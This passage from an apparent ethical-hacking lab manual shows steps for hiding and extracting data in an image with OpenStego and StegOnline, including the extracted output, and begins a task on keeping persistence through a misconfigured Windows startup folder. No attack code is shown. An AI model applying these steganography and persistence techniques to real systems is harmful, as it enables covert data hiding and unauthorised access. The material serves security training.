


35. In the **Enter the name of the file to save to...** window select the desired location to save the image (here we are saving the image on the **Desktop**) and click on **Save**.




36. We have successfully embedded data into an image file. Now, we will extract the embedded data.


37. Open a new tab in the Firefox browser, type **<https://stegonline.georgeom.net/upload>** and press **Enter**.



38. In the **StegOnline** page, click on **UPLOAD IMAGE** button and in the **File Upload** window select the **Island.png** file from the **Desktop** and click **Open**.



39. In the **Image Options** window, click on **Extract Files/Data** button.



40. In the **Extract Data** page check the checkboxes under row **5** and under columns **R**, **G** and **B**, scroll down and click on **Go**.

Back to Home

Extract Data

Here you can extract data hidden inside of the image. Select some bits and adjust the settings appropriately. The final extracted data is checked against some basic file headers, and so the filetype can be automatically determined.

Please note that Alpha options are only available if the image contains transparency.

	R	G	B
7	☐	☐	☐
6	☐	☐	☐
5	☒	☒	☒
4	☐	☐	☐
3	☐	☐	☐
2	☐	☐	☐
1	☐	☐	☐
0	☐	☐	☐

Pixel Order: Bit Order: Bit Plane Order: Trim Trailing Bits:

41. After clicking on **Go**, scroll down to view the data under **Results** section.

Note: You can also download the extracted data by clicking the **Download Extracted Data** button.

Pixel Order: Bit Order: Bit Plane Order: Trim Trailing Bits:

Results

No file types identified.

The results below only show the first 2500 bytes. Select "Download" to obtain the full data.

Ascii (readable only):

```

Hello Wo rld!!!IS .Id.[d.H $.I..IS. I..H.... .....
.....I. ....IS.I $.IS.IS. IS.IS.IS
.[m..m.. m..m..m. .m..m.. m..IS.IS. IS.IS.IS.
IS.IS.IS. IS.IS.I $.IS.IS. IS. $.M. IS.IS.IS. IS.IS.I $.IS.IS.
  
```

Hex (Accurate):

```

48656c6c6f20576f726c642121214924b24964925b649248249249001249249249049
2480000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
24924924924924924925b6db6db6db6db6db6db6db6db6db6db6db6db6db6db6db
  
```


42. This concludes the demonstration of how to perform image steganography using OpenStego and StegOnline.
43. You can also use other image steganography tools such as **QuickStego** (<http://quickcrypto.com>), **SSuite Pícel** (<https://www.ssuitesoft.com>), **CryptaPix** (<https://www.briggsoft.com>), and **gifshuffle** (<http://www.darkside.com.au>) to perform image steganography on the target system.
44. Close all open windows and document all the acquired information.
45. Turn off the **Windows Server 2019** virtual machine.

Task 6: Maintain Persistence by Abusing Boot or Logon Autostart Execution

The startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user login and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.

Here, we will exploit a misconfigured startup folder to gain privileged access and persistence on the target machine.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

